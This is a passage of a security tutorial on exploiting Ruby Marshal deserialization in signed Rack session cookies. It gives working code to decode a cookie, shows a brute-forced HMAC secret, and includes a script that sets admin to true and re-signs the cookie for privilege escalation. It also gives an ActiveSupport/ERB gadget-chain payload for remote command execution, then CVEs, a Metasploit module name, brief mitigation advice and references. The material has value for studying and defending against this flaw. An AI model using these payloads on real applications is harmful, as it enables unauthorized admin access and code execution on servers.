DataMapper.setup(:default, 'sqlite3::memory')
s="BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFNjc0YTI5N2VlOGY3OGJhODk5MzA2%0AYmRjN2U4NDNlMDFiMjY1MGFjZTljOWM2ZGIyNmNjMTNkMmM1NzBj
c,sig=s.split("--")
decode=Base64.decode64(URI.decode(c))
begin
ob=Marshal.load(decode)
pp ob
end
```

Before final code you can face some problems like:




```
decode.rb:16:in `load': undefined class/module User (ArgumentError)
        from decode.rb:16:in `<main>'
```

This error tells us you can't load undefined class named User, the first information about serialized data includes class named User.




```
decode.rb:16:in `load': undefined class/module DataMapper:: (ArgumentError)
        from decode.rb:16:in `<main>'
```

After class user is added, it tries to deserialize it once more however when we face this error it's tell us that serialized data uses DataMapper class after adds it we get another error.



```
decode.rb:16:in `load': undefined class/module DataMapper::Adapters::SqliteAdapter (ArgumentError)
        from decode.rb:16:in `<main>'
```

This time this error can tell use the serialized data it's has database sqlite to solve this problem we create database DataMapper.setup(:default,'sqlite3::memory'),after add it and run script again we get the following output.



```
{"session_id"=>
  "6bd501d5575e120ea87d8aff7e7a4edf215e81ddd363940a12a7d0510d2b04b7",
 "user"=>
  #<User:0x8ad8b14
   @_persistence_state=
    #<DataMapper::Resource::PersistenceState::Clean:0x8ad8ac4
     @model=User,
     @resource=#<User:0x8ad8b14 ...>>,
   @_repository=#<DataMapper::Repository @name=default>,
   @admin=false,
   @id=2,
   @login="test",
   @password="098f6bcd4621d373cade4e832627b4f6">}
```


Serialized data include session id , login name test you can figure out admin=false attribute in order to escalate our privilege we must change it to True, but can we edit without resign cookie with secret key in order to detect secret key use it can be found in location that we listed in the previous section or you can brute force it.

To brute force it first understand how sign could be implemented and how to build brute force tool to find secret key.

In order to answer the question of how sign could be implemented first you need to read rack library source code which could be found in project repository or in file

lib/rack/session/cookie.rb.


After review source code we find **generate_hmac** method use to sign cookie




```ruby
def generate_hmac(data, secret)
    OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, secret, data)
end
```

Sign cookie combine (data,hmac) where hmac=hmac-sha1(secret,data) in order to brute force it we have hmac for cookie and equation will be.

Hmac-sha1(secret,data)=hmac we will brute force secret and compare the result to hmac if matched will display secret key use to sign cookie.




```
D:\brutesig>python brutekey.py

[ @intx0x80 ]

./brutekey.py -c BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFNjYzYjQ1YTQxZDk1ZGZiMTBiZTA1%0A..... -f word.txt
./brutekey.py --cookie  BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFNjYzYjQ1YTQxZDk1ZGZiMTBiZTA1%0A..... --file  word.txt
```




```
D:\brutesig>python brutekey.py -c BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFMDM0ZjZkYjI5ZDk1NTQ0ZjE1ZTc2%0AMDM0ZGFkZmYyZjBjNzk2NjF1YjEzN2ExNWNhYzg0OWY2YWI4YjFmYzM2NEki%0A
CXUzZXIGOwBGbzoJUXNlcgs6GEBfcGVyc2lzdGVuY2Vfc3RhdGVvOjJEYXRh%0ATWFwcGVyOjpSZXNvdXJjZTo6UGVyc2lzdGVuY2UTdGF0ZTo6Q2xlYW4HOg5A%0AcmVzb3VyY2VACToLQG1vZGVsYwlVc2VyOg
tAbG9naW5JIgl0ZXN0BjsAVDoL%0AQGFkbWluRjoOQHBhc3N3b3JkSSIlMDk4ZjZiY2Q0NjIxZDM3M2NhZGU0ZTgz%0AMjYyN2I0ZjYGOwBUOghAaWRpBzoRQF9yZXBvc2l0b3J5bzobRGF0YU1hcHBl%0Acjo6U
mVwb3NpdG9yeQg6CkBuYW1lOgxkZWZhdWx0OhNAaWRlbnRpdHlfbWFw%0Ac3sGQAtDOhxEYXRhTWFwcGVyOjpJZGVudGl0eU1hcHsGWwZpB0AJOg1AYWRh%0AcHRlcm86KERhdGFNYXBwZXI6OkFkYXB0ZXJzOjp
TcWxpdGVBZGFwdGVyDTsR%0AOxI6DUBvcHRpb25zQzoVRGF0YU1hcHBlcjo6TWFzaHs0SSILc2NoZW1lBjsA%0ARkkiC3NxbGl0ZQY7AEZJIgl1c2VyBjsARjBJIg1wYXNzd29yZAY7AEYwSSIJ%0AaG9zdAY7AE
ZJIgAGOwBGSSIJcG9ydAY7AEYwSSIKcXVlcnkGOwBGMEkiDWZy%0AYWdtZW50BjsARjBJIgxhZGFwdGVyBjsARkkiDHNxbGl0ZTMGOwBGSSIJcGF0%0AaAY7AEZJIhAvdG1wL2Rucy5kYgY7AEY6IEByZXNvdXJj
ZV9uYW1pbmdfY29u%0AdmVudGlvbm1GRGF0YU1hcHBlcjo6TmFtaW5nQ29udmVudGlvbnM6OlJlc291%0AcmNlOjpVbmRlcnNjb3JlZEFuZFBsdXJhbGl6ZWQ6HUBmaWVsZF9uYW1pbmdf%0AY29udmVudGlvbm0
2RGF0YU1hcHBlcjo6TmFtaW5nQ29udmVudGlvbnM6OkZp%0AZWxkOjpUbmRlcnNjb3JlZDoUQG5vcm1hbGl6ZWRfdXJpbzoVRGF0YU9iamVj%0AdHM6OlVSSQ86DEBzY2hlbWVAHjoPQHN1YnNjaGVtZTA6CkB1c
2VyMDsNMDoK%0AQGhvc3RAGToKQHBvcnQwOgpAcGF0aEAgOgtAcXVlcnlDOxh7DkkiC3NjaGVt%0AZQY7AEZAFUkiCXUzZXIGOwBGMEkiDXBhc3N3b3JkBjsARjBJIglob3N0BjsA%0ARkAZSSIJcG9ydAY7AEYw
SSIKcXVlcnkGOwBGMEkiDWZyYWdtZW50BjsARjBJ%0AIgxhZGFwdGVyBjsARkAeSSIJcGF0aAY7AEZAIDoOQGZyYWdtZW50MDoOQHJl%0AbGF0aXZlMDoUQHNxbGl0ZV92ZXJzaW9uSSIKMy43LjMGOwBUOiNAc3
VwcG9y%0AdHNfZHJvcF90YWJsZV9pZl9leGlzdHNUOhVAc3VwcG9ydHNfc2VyaWFsVA%3D%3D%0A--7a59ad6bf289fc9535bd6ae2fdffed83f9124af2 -f word.txt
Please Wait ...

Found Secret  Key [secret]
```

now we have secret key we can sign any data and send to application in order to escalate our privilege when we need to change admin property from false to true.



```
require "base64"
require "net/http"
require "data_mapper"
require "pp"
require "openssl"

class User
		attr_accessor :admin
end
DataMapper.setup(:default, 'sqlite3::memory')
s="BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFNjc0YTI5N2VlOGY3OGJhODk5MzA2%0AYmRjN2U4NDNlMDFiMjY1MGFjZTljOWM2ZGIyNmNjMTNkMmM1NzBjN
c,sig=s.split("--")
decode=Base64.decode64(URI.decode(c))
begin
ob=Marshal.load(decode)
#pp ob
ob['user'].admin=true


newcooike=Base64.encode64(Marshal.dump(ob))

newsession=OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, "secret", newcooike)


payload=URI.encode(newcooike).gsub("=", "%3D") + "--" + newsession
puts payload
end
```

We define class User and made admin property accessible and deserialize object and edit property to deserialize object admin property and encode it them sign it using secret key, now we it can b submited we now have administrator privilege.



Name	IP address	TTL	Action
webmail	192.168.3.10	600	(edit|delete)
intranet	192.168.3.3	600	(edit|delete)
firewall	192.168.3.1	600	(edit|delete)

We see how to escalate privilege using deserialization vulnerability now we go to explain how to get RCE same steps above but differently will be a raise in payload that used.

The following ruby code will execute command on server.

```
Code=”`id`”
"\x04\x08" +"o" +
    ":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy" +"\x07" +
        ":\x0E@instance" +
            "o" + ":\x08ERB" + "\x06" +
                ":\x09@src" +
Marshal.dump(code)[2..-1] +
        ":\x0C@method" + ":\x0Bresult"
```

Above serialized object is instance of ActiveSupport::Deprecation:: DeprecatedInstanceVariableProxy

Full class

```
classDeprecatedInstanceVariableProxy<DeprecationProxy

def initialize(instance, method, var = "@#{method}",

deprecator = ActiveSupport::Deprecation.instance)

   @instance = instance

   @method = method

   @var = var

   @deprecator = deprecator

end

private

def target

    @instance.__send__(@method)

end


def warn(callstack, called, args)

@deprecator.warn(

     "#{@var} is deprecated! Call #{@method}.#{called} instead of " +

     "#{@var}.#{called}. Args: #{args.inspect}", callstack)

end

end
```

Deprecated Instance Variable Proxy class inherits from Deprecation Proxy which define method_messing

```
defmethod_missing(called, *args, &block)

warn caller, called, args

target.__send__(called, *args, &block)

end
```

In Deprecated Instance VariableProxy an ERB object placed like instance and method set to result, the src variable of this ERB object it’s controllable after deserialization method_missing will be called when a method on the object is called which doesn’t exist ,any method in deserialization object is called will passed to method_missing all instance have been undefined , method_missing first we will call warn and after that call target which it will be sent the method result to ERB object ,the result will be interpreted and code attached in ERB object as src.

CVE:

1- IBM Tivoli Endpoint Manager Mobile Device Management(CVE-2014-6140)
   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6140

2- RubyGems v 2.0.0 – 2.6.13(CVE-2017-0903)
   https://www.cvedetails.com/cve/CVE-2017-0903/

3- GitHub Enterprise
   https://packetstormsecurity.com/files/141826/Github-Enterprise-Default-Session-Secret-And-Deserialization.html

Tools:

Metasploit Framework has module to exploit ruby deserialization vulnerability

```
exploits/multi/http/rails_secret_deserialization
```

Mitigation:

Use strong random secret key that cannot easily brute force it, but it uses json for serialization, since rails 4.1 use json for serialization.

References:

Java:

1- foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability
2- https://docs.oracle.com/Javase/tutorial/jndi/objects/serial.html
3- https://www.Javaworld.com/article/2072752/the-Java-serialization-algorithm-revealed.html

Python:

1- https://docs.Python.org/2/library/pickle.html
2- https://www.cs.uic.edu/~s/musings/pickle/
3- https://blog.nelhage.com/2011/03/exploiting-pickle/

PHP:

1- https://PHP.net/manual/en/function.serialize.PHP
2- http://PHP.net/manual/en/function.unserialize.PHP
3- https://securitycafe.ro/2015/01/05/understanding-PHP-object-injection
4- http://websec.wordpress.com

Ruby:

1- https://ruby-doc.org/core-2.2.0/Marshal.html
2- https://journal.larrylv.com/objects-serialization-in-ruby/
3- https://martinfowler.com/articles/session-secret.html
4- http://phrack.org/issues/69/12.html

Conclusion:

In the end, we explored various implementations for serialization and deserialization vulnerabilities. Good news for developers is that most of these vulnerabilities are fixed and others are partially fixed by adding layers of protection using signatures to prevent packets from tampering.

Developers must keep some basic security awareness and stay away from vulnerable methods when dealing with serialization if it must be used these vulnerable methods must be add some layer of protection as mentioned above.

Some for library and frameworks has good guide to implement secure application you can take it as roadmap to build secure application.

Contact Information

LinkedIn: Contact me on LinkedIn here

Twitter: Contact me on Twitter here

Github: Here